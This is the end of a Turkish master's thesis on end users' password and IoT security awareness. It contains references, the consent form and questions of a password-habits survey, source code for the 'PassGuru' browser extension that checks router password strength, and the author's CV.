
[130] **Aksu, M.U., Altuncu, E., Bicakci, K.,** (2019). A First Look at the Usability of OpenVAS Vulnerability Scanner, *Workshop on Usable Security (USEC) 2019*, San Diego, CA, USA, February 24.

[131] **Cranor, L.F.,** (2008). *A framework for reasoning about the human in the loop.* Proceedings of the 1st Conference on Usability, Psychology, and Security (UPSEC'08), InE. E.Churchill, R. Dhamija (Eds.): Article 1. Berkeley, CA, USENIX Association, (2008).


[132] **Vidal, J.M., Monge, M.A.S.,** (2018). Source-side DDoS Detection based on Energy Consumption in IoT devices. *1st International Symposium on Mechanics,* Aberdeen, Scotland, UK, July 9-12.

EKLER

EK 1: Eğilim ve Farkındalık Tespiti Anketi Soruları

EK 2: PassGuru Uzantısı Kaynak Kodları

EK-1 EĞİLİM VE FARKINDALIK TESPİTİ ANKETİ SORULARI



Bilgi Teknolojileri Üzerine Eğilim ve Farkındalık Tespit Anketi

Aydınlatılmış Onam Formu

"Bilgi Teknolojileri ve Parola Kullanımı Üzerine Eğilim ve Farkındalık Tespiti" başlıklı bir araştırma yapmaktayız. Çalışmaya katılım gönüllülük esasına dayalıdır.

Bu araştırma TOBB ETÜ Fen Bilimleri Enstitüsü Bilgi Güvenliği Yüksek Lisans Programı bünyesinde, Prof. Dr. Ali Aydın SELÇUK danışmanlığında yüksek lisans öğrencisi M.Serkan TOK tarafından gerçekleştirilecektir. Bu araştırmayı yapmak istememizin amacı, son kullanıcıların bilgi güvenliği ve parola kullanımına dair eğilimlerini tespit etmektir. Elde edilen bulgular akademik araştırma içerisinde veri seti olarak kullanılacaktır. Anket süresi ortalama 5 dk.dır.

Bu ankette hiç bir kişisel veri kayıt altına alınmamaktadır. Eğer araştırmaya katılmayı kabul ederseniz;

1. Ankete eriştiğiniz IP adresiniz kesinlikle kaydedilmez, log tutulmaz.
2. Vereceğiniz cevaplar anonimleştirilir, ankete katılanlar ile bu cevaplar arasında illiyet kurulması teknik olarak mümkün değildir.
3. Vereceğiniz cevaplar yalnızca akademik çalışma maksadıyla kullanılır, hiç bir sebeple üçüncü bir taraf ile paylaşılmaz.
4. Talep halinde anket sonuçları katılımcı ile yönetici özeti şeklinde paylaşılır.
5. 18 yaşını doldurmamış bireylerin katılımı için veli rızası gerekir.
6. Kişisel Verilerin Korunması Kanunu uyarınca toplanan cevaplar beyan edilen maksat dışında kullanılmaz. Bu husus araştırmacının taahhütü altındadır.

Dilerseniz görüş ve önerilerinizi anketin son sorusunda belirtebilirsiniz.
Soru sormak isterseniz *mtok@etu.edu.tr* adresinden ve 0532 692 80 44 numaralı telefondan araştırmacıya ulaşabilirsiniz.

Anket sorularının tüm hakkı saklıdır. İzin alınmadan ve kaynak gösterilmeden çoğaltılamaz veya kullanılamaz.

1. Yukarıdaki açıklamayı okuduğumu onaylıyorum. Araştırmacıya soru sorma imkanına sahip olduğumu, dilediğim anda anketten vazgeçme hakkım bulunduğunu biliyorum.

◯ Gönüllü olarak ankete katılacağım. 18 yaşından büyüğüm.

İleri

Resim Ek-1.1: Katılımcılara görüntülenen aydınlatılmış onam formu.

1. Cinsiyetinizi seçiniz.

☐ Kadın ☐ Erkek

2. Yaşınızı seçiniz.

☐ 11-20
☐ 21-30
☐ 31-40
☐ 41-50
☐ 51-60
☐ 61 ve üzeri

3. Eğitim durumunuzu seçiniz.

☐ İlkokul
☐ Ortaokul
☐ Lise
☐ Ön Lisans
☐ Lisans
☐ Yüksek Lisans
☐ Doktora

4. Satın aldığınız bir cihazla (IP kamera, modem vb.) birlikte verilen varsayılan parolayı (admin, root vb.) ne kadar süreyle kullanırsınız?

☐ Sürekli kullanırım.
☐ 6 aya kadar kullanırım.
☐ 3 aya kadar kullanırım.
☐ 1 aya kadar kullanırım.
☐ Kullanmam. İlk kurulumu yaparken değiştiririm.

5. Bilgisayarınızda çoğunlukla hangi işletim sistemini kullanıyorsunuz?

☐ Windows dağıtımları (7,8,10 vb.)
☐ Linux Dağıtımları (Pardıs, Ubuntu, Centos, Kali vb.)
☐ Mac OS
☐ Diğer. (Lütfen belirtiniz.)

6. Kendinizi bir siber saldırının hedefi olarak görme ihtimalinizi 1-5 arasında puanlayınız.

☐ 1- Kesinlikle hedef olmam.
☐ 2- Hedef olma ihtimalim azdır.
☐ 3- Hedef olup olmama ihtimalim aynıdır.
☐ 4- Hedef olma ihtimalim yüksektir.
☐ 5-Kesinlike hedefim.

7. Parolalarınızı sizin için önem derecelerine göre sıralayın (1 en önemli).

☐ Evimdeki modemin yönetici parolası
☐ Eposta hesap parolam
☐ Takip ettiğim bir forum sitesinin parolası
☐ Online bankacılık parolam
☐ Sosyal media hesabımın parolası
☐ Tekrar girmeyi düşünmediğim bir sitenin parolası

8. Eğitim aldığınız veya çalıştığınız alan bilgi güvenliği, siber güvenlik, bilişim teknolojileri ile ilgili mi?

☐ Hayır ☐ Evet

9. Sizce aşağıdaki cihazlardan hangileri ile bir web sitesine siber saldırı düzenlemek mümkündür? (Birden fazla seçeneği işaretleyebilirsiniz.)

☐ Bilgisayar
☐ Dijital Video Kayıt Cihazı
☐ IP kamera
☐ Kablosuz Bebek Monitörü/ Kamerası
☐ Dijital termometre
☐ TV uzaktan kumandası
☐ Yönlendirici (Modem)
☐ Fotoselli Lamba
☐ Kablosuz Yazıcı

10. Bilgisayarınızda çoğunlukla hangi web tarayıcıyı kullanırsınız?

☐ Mozilla Firefox
☐ Google Chrome
☐ Microsoft Edge
☐ Safari
☐ Opera
☐ Yandex
☐ Internet Explorer
☐ TOR
☐ Diğerleri

11. Sizce aşağıdaki cihazlardan hangileri siber saldırılara maruz kalabilir. (Birden fazla seçeneği işaretleyebilirsiniz.)

☐ Bilgisayar
☐ Mutfak robotu
☐ Cep telefonu
☐ IP kamera
☐ Kablosuz Bebek Monitörü/Kamerası
☐ Akıllı buzdolabı
☐ Elektrikli süpürge
☐ Akıllı TV
☐ Yönlendirici (Modem)
☐ Fotoğraf makinesi
☐ Kablosuz Yazıcı

12. Sizce bir parola seçiminde en önemli faktör nedir? (Uygun gördüğünüz her seçeneği işaretleyebilirsiniz)

☐ Hatırlaması kolay olmalı.
☐ Kısa olmalı, kolay yazılmalı.
☐ Eğlenceli veya ilginç olmalı.
☐ Güçlü olmalı (zor tahmin edilmeli).
☐ Diğer. (Lütfen belirtiniz.)

13. Sizce aşağıdaki parolalardan hangisi en güvenli paroladır?

☐ Mart2019.
☐ 7ujMko0admin
☐ SEays216.
☐ iloveyou2
☐ 147258

14. Parolalarınızı nasıl seçersiniz?

☐ Hepsi aynı paroladır.
☐ Kullandığım birkaç parolam var, onların arasından seçerim.
☐ Çoğunlukla ayrı parolalar seçerim, nadiren bunlar birbirinin aynı olabilir.
☐ Her hesap için ayrı parola seçerim

15. Parolalarınızı çoğunlukla nasıl saklamayı tercih edersiniz?

☐ Kağıda, post-ite vb. bir fiziksel ortama yazarım.
☐ Bilgisayarımda / cep telefonumda bir dosya üzerine kaydederim.
☐ Web tarayıcıma hatırlaması için kaydederim.
☐ Aklımda tutarım.
☐ Parola yönetim programı kullanır ve ona kaydederim.
☐ Diğer. (Lütfen belirtiniz.)

16. Bu ankette IP adresi vb. Kişisel hiç bir bilginiz kaydedilmemiştir. Tüm cevaplarınız anonimleştirilmiştir. Bunun dışındaki görüş ve önerilerinizi buraya yazabilirsiniz (isteğe bağlı).

EK-2 PASSGURU UZANTISI KAYNAK KODLARI

Bu bölümde PassGURU web tarayıcı uzantısına doğrudan tesir eden bir kısım kaynak kodlar sunulmuştur.

EK-2.1 manijest.json kaynak kodları

```
{
  "manifest_version": 3,

  "name": "PassGuru",
  "description": "Parola test uzantÄ±sÄ±",
  "version": "3.0",
 "content_scripts": [
    {
      "matches": [ "*://192.168.1.1/",…,"*://192.168.1.254/"],
      "js": [ "passguru.js","sweetalert2.js","popup.js","content_script.js"]
    }
  ],

  "background": {
    "scripts": ["background.js"],
    "persistent": false
  },
  "permissions": [
          "storage",
          "notifications",
          "contextMenus"
        ],
  "icons": {
    "64": "64.png",
    "48": "48.png",
    "32": "32.png",
    "16": "16.png"
  },
  "page_action": {
    "default_icon": "16.png",
    "default_popup": "popup.html"
  }
}
```

EK-2.2 passguru.js kaynak kodları

```
document.body.style.border = "10px solid red";

swal({  title: "PassGuru Devrede!",

         text: "Bir IP adresine erişmeye çalıştığını algıladım. Eğer internete
bağlı bir cihaza (modem, kamera vb.) erişiyorsan cihaz parolanı senin için test
edebilirim. Test için tarayıcındaki PassGuru ikonunu tıkla! ",
        imageUrl:
"https://cdn1.imggmi.com/uploads/2019/5/31/5b7438cc450469d85a229533d450e78f-
full.png",
          imageWidth: 100,
          imageHeight: 100,

  });
```

EK-2.3 popup.js kaynak kodları

```
$(function(){

 $("#psw").focus(function(){
    $("#message").show();
  });

/* $("#psw").blur(function(){
    $("#message").hide();
  }); */

    $('#psw').keyup(function(){
       // $('#greet').text('Parolan ' + $('#psw').val())

        var lowerCaseLetters=/[a-z]/g;
        var upperCaseLetters = /[A-Z]/g;
        var numbers = /[0-9]/g;

        if($('#psw').val().match(lowerCaseLetters)){

         $('#letter').removeClass("invalid");
         $('#letter').addClass("valid");
        } else {

         $('#letter').removeClass("valid");
         $('#letter').addClass("invalid");
        }
           if($('#psw').val().match(upperCaseLetters)){

         $('#capital').removeClass("invalid");
         $('#capital').addClass("valid");
        } else {

         $('#capital').removeClass("valid");
         $('#capital').addClass("invalid");
        }

           if($('#psw').val().match(numbers)){

         $('#number').removeClass("invalid");
         $('#number').addClass("valid");
        } else {

         $('#number').removeClass("valid");
         $('#number').addClass("invalid");
        }
           if($('#psw').val().length >=8){

         $('#length').removeClass("invalid");
         $('#length').addClass("valid");
        } else {

         $('#length').removeClass("valid");
         $('#length').addClass("invalid");
        }

        var charRegex = new RegExp("(?=.*[^a-zA-Z0-9])");
          var myPswd=$('#psw').val();

          if(charRegex.test(myPswd)){
                character.classList.remove("invalid");
                character.classList.add("valid");
            } else {
                character.classList.remove("valid");
                character.classList.add("invalid");
            }

    });
```

ÖZGEÇMİŞ

Ad-Soyad : **Mevlüt Serkan TOK**

Uyruğu : **T.C.**

Doğum Tarihi ve Yeri : **12.08.1986 Eskişehir**

E-posta : **mserkantok@hotmail.com**

ÖĞRENİM DURUMU:

- **Lisans** **:** 2008, Kara Harp Okulu, Sistem Mühendisliği (Elektronik)

MESLEKİ DENEYİM VE ÖDÜLLER:

Yıl	Yer	Görev
2008-2014	**Yurt içi**	**Brl.K.lığı**
2014-2015	**Yurt dışı**	**Pl.Sb.lığı**
2015-2016	**Ankara**	**Bilgisayar Bilimleri Akademik Eğitimi**
2016-2019	**Ankara**	**Bil.Sis.Sb.lığı**

YABANCI DİL: İngilizce (2018-YDS 93,75)

TEZDEN TÜRETİLEN YAYINLAR, SUNUMLAR VE PATENTLER:

Tok, M.S., Selçuk, A.A., Nesnelerin İnternetinin Güvenliğine Yönelik Algı ve Tercihlerin Tespiti Üzerine Bir Çalışma, UBMK-19 Uluslararası Bilgisayar Bilimleri ve Mühendisliği Konferansı, 11-13 Eylül 2019, Samsun, Türkiye.

DİĞER YAYINLAR, SUNUMLAR VE PATENTLER:

- Çeliktaş, B., **Tok, M.S.,** Ünlü, N., Man In The Middle (MITM) Attack Detection Tool Design, *International Journal Of Engineering Sciences & Research Technology*, 2018, 2277-9655, 7, 8, 90-99.
- Çeliktaş, B., **Tok, M.S.,** Ünlü, N., The Importance Of Well-prepared Cyber Risk Insurance And Open Source Intelligence (OSINT*), International Journal of Recent Scientific Research*, 2018, 0976-3031, 9, 5, 27101-27107.
- **Tok, M.S.,** Çeliktaş, B., "MuddyWater APT Group and A Methodology Proposal for Analyzing Macro Malware", *International Journal of Information Technology*, 2019, 253-263, 12,3.